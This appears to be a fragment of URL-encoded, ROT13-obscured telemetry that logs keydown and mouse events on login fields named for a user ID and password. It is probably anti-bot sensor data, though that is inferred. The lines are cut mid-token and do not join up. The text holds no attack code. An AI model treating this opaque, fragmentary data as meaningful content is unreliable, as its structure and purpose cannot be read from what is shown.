n%2CABC%3Bxq%2Crp%3Bxq%2C0%3Bxq%2C7s%3Bxq%2C0%3Bxq%2Cr1%3Bxq%2C0%3Bxq%2C67%3Bxq%2C0
zzf%2C136%2C3r9%2Cn%2CABC%3Bgr%2C24r%2C-1%2C-1%2Ccnffjbeq%3Bzz%2C12p%2C69%2C16p%2Cc
jbeq%3Bso%2C1%2Chfrevq%3Bxx%2C1%2C0%2Ccnffjbeq%3Bss%2C0%2Ccnffjbeq%3Bzp%2C2%2C69%2C
%2Ccnffjbeq%3Bzzf%2Cpq%2C44o%2Cn%2C20r+146p%2C20r+146p%2C20q%2C208%2C-po34%2Cps4s%2
%3Bxq%2C39r%3Bxq%2C1%3Bzzf%2C49%2C3r8%2Cn%2CABC%3Bxq%2C7s%3Bxq%2C0%3Bxq%2Cn1%3Bxq%2
3Bxq%2C7q%3Bxq%2C1%3Bxq%2C60%3Bxq%2C1%3Bxq%2Cq6%3Bzzf%2C113%2C3r9%2Cn%2CABC%3Bxq%2C
3Bxq%2C2%3Bxq%2C65%3Bxq%2C0%3Bxq%2C10n%3Bxq%2C1%3Bxq%2C8r%3Bxq%2C0%3Bxq%2Cp7%3Bxq%2
3Bzzf%2C102%2C3r8%2Cn%2CABC%3Bxq%2C18r%3Bxq%2C1%3Bxq%2Co7%3Bgf%2C0%2C3nrn%3Bxq%2C3%
```